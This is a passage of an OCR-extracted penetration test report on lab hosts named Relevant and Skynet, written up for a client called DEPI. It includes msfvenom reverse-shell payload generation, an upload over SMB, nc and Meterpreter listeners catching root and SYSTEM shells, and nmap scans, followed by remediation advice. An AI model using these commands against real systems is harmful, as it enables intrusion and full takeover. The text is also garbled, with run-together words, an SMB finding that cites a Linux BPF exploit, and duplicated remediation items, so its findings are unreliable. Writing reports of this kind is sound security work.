Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: RELEVANT, NetBIOS user: <unknown>, NetBIOS MAC: 02:d9:e8
:3e:e0:67 (unknown)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 Stand
```



```
root@kali:~/Desktop# msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.6.2.56 LPORT=53 -f aspx -o pwn.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3431 bytes
Saved as: pwn.aspx
root@kali:~/Desktop# smbclient \\\\10.10.104.130\\nt4wrksv
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> put pwn.aspx
putting file pwn.aspx as \pwn.aspx (11.4 kb/s) (average 11.4 kb/s)
smb: \> 
```

```
root@kali:~# nc -nlvp 53
listening on [any] 53 ...
connect to [10.6.2.56] from (UNKNOWN) [10.10.104.130] 49771
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

```
root@kali:~# curl http://10.10.104.130:49663/nt4wrksv/pwn.aspx
root@kali:~# 
```



```
C:\Windows\system32>whoami
whoami
nt authority\system
```


Outdatedsmbversionallowingputmethodtoexecutefiles(Critical)

Description:	DEPIusedanoutdatedversionofSMBwhichisvulnerabletoacommonly knownvulnerability(MS17-010)whichgaveDSTaccesstoDEPIsystems
Impact:	Critical
System:	10.10.32.15
References:	MS17-010– Microsoftdocumentationforthevulnerability. Exploit- LinuxBPFSignExtensionLocalPrivilegeEscalation


ExploitationProofofConcept

Createdthepayloadcalledshell.elfuisng msfvenom.Usedmsfexploit/multi/handlertolistenedfor thecallback.IusedthepythonSimpleHTTPtohostshell.elf.Usingmycurrentshell withSKYNETI wenttoadirectorythatIcanwritein/var/www/html.Iusedwgettodownloadshell.elfandgaveit executablepermissionswithchmod.AfterrunningthisIhadasuccessfulmeterpretershellon SKYNET.


NMAP:



```
root@ip-10-10-200-230:~# nmap -A -T5 10.10.32.15

Starting Nmap 7.60 ( https://nmap.org ) at 2024-10-16 01:19 BST
Nmap scan report for ip-10-10-32-15.eu-west-1.compute.internal (10.10.32.15)
Host is up (0.00043s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2
.0)
| ssh-hostkey:
|   2048 99:23:31:bb:b1:e9:43:b7:56:94:4c:b9:e8:21:46:c5 (RSA)
|   256 57:c0:75:02:71:2d:19:31:83:db:e4:fe:67:96:68:cf (ECDSA)
|_  256 46:fa:4e:fc:10:a5:4f:57:57:d0:6d:54:f6:c3:4d:fe (EdDSA)
 /tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
 http-server-header: Apache/2.4.18 (Ubuntu)
 http-title: Skynet
110/tcp  open  pop3        Dovecot pop3d
|_pop3-capabilities: CAPA TOP UIDL RESP-CODES SASL PIPELINING AUTH-RESP-CODE
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp  open  imap        Dovecot imapd
|_imap-capabilities: listed LOGINDISABLEDA0001 IDLE have ID post-login capabilities
 SASL-IR more OK LITERAL+ Pre-login ENABLE LOGIN-REFERRALS IMAP4rev1
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
MAC Address: 02:19:6A:CD:27:A1 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: Host: SKYNET; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
|_nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown
known)
```



```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.3.104:3333
[*] Sending stage (980808 bytes) to 10.10.146.10
[*] Meterpreter session 1 opened (10.8.3.104:3333 → 10.10.146.10:33396) at 2020-04-20 18:46:16 -0400

meterpreter > sysinfo
Computer     : 10.10.146.10
OS           : Ubuntu 16.04 (Linux 4.8.0-58-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > 
```



```
www-data@skynet:~/html$ sudo whoami
sudo whoami
root
www-data@skynet:~/html$ 
```

Remediation

Who:	IT Team
Vector:	Remote
Action:	Item 1: outdated SMB service allowed for known vulnerabilites, DEPI shouldimmediatelydisableSMBv1acrossallsystemsandapplytheMS17-010securitypatchprovidedbyMicrosoft.Additionally,itisrecommended to regularly update systems and enable network segmentation to limit exposure of critical services like SMB. Item 2: Icecast outdated server permitted remote code execution, DEPI shouldinstallpatchesandupdatetheservicestothecurrentlastavailable version Item 3: Outdated ProFTPD service (CVE-2015-3306) allowed for remote code execution. It is recommended that DEPI immediately update the ProFTPDservertothelatestversiontomitigatethisvulnerability.Regular security audits should be performed to identify outdated services, and implementingarobust patchmanagementpolicywillhelppreventsimilar issues in the future. Item4:OutdatedSPIPversion DEPIshouldpromptlyupgradeSPIPtothe latest stable release to address these security weaknesses. . Item5:RestrictaccesstotheJenkinsinterfacebyapplyingpropernetwork- level controls, such as IP whitelisting or firewall rules, ensuring that only trusted users can access

	the Jenkins dashboard. Additionally, ensure the Jenkins installation is up to date with the latest security patches, as Jenkins frequently releases updates to fix known vulnerabilities. Item6 : ImmediatelychangedefaultTomcatManagercredentialsandenforcestrong passwords. Restrict access to the interface using firewall rules to allow only trusted IPs. Update Apache Tomcat to the latest version to patch known vulnerabilities. If the Manager is not needed, disable it to reduce the attack surface. Implement monitoring and logging for suspicious activity, and consider multi-factor authentication (MFA) for additional security.

	Item 7: Outdated smb version allowing put method to execute files vulnerabilities, DEPI should immediately disable SMBv1 across all systems andapplytheMS17-010securitypatchprovidedbyMicrosoft.Additionally, it is recommended to regularly update systems and enable network segmentation to limit exposure of critical services like SMB. Item 8: Outdated smb version allowing put method to execute files vulnerabilities, DEPI should immediately disable SMBv1 across all systems andapplytheMS17-010securitypatchprovidedbyMicrosoft.Additionally, it is recommended to regularly update systems and enable network segmentationtolimitexposureofcriticalserviceslikeSMB.

AdditionalScans(Informational)

DSTprovidesallclientswithallreportinformationgatheredduringtesting.Thisincludesscans.For more information, please see the following documents:

- DEPI-867-19ScanbyHost.doc

DEPISecurityTeam

LastPage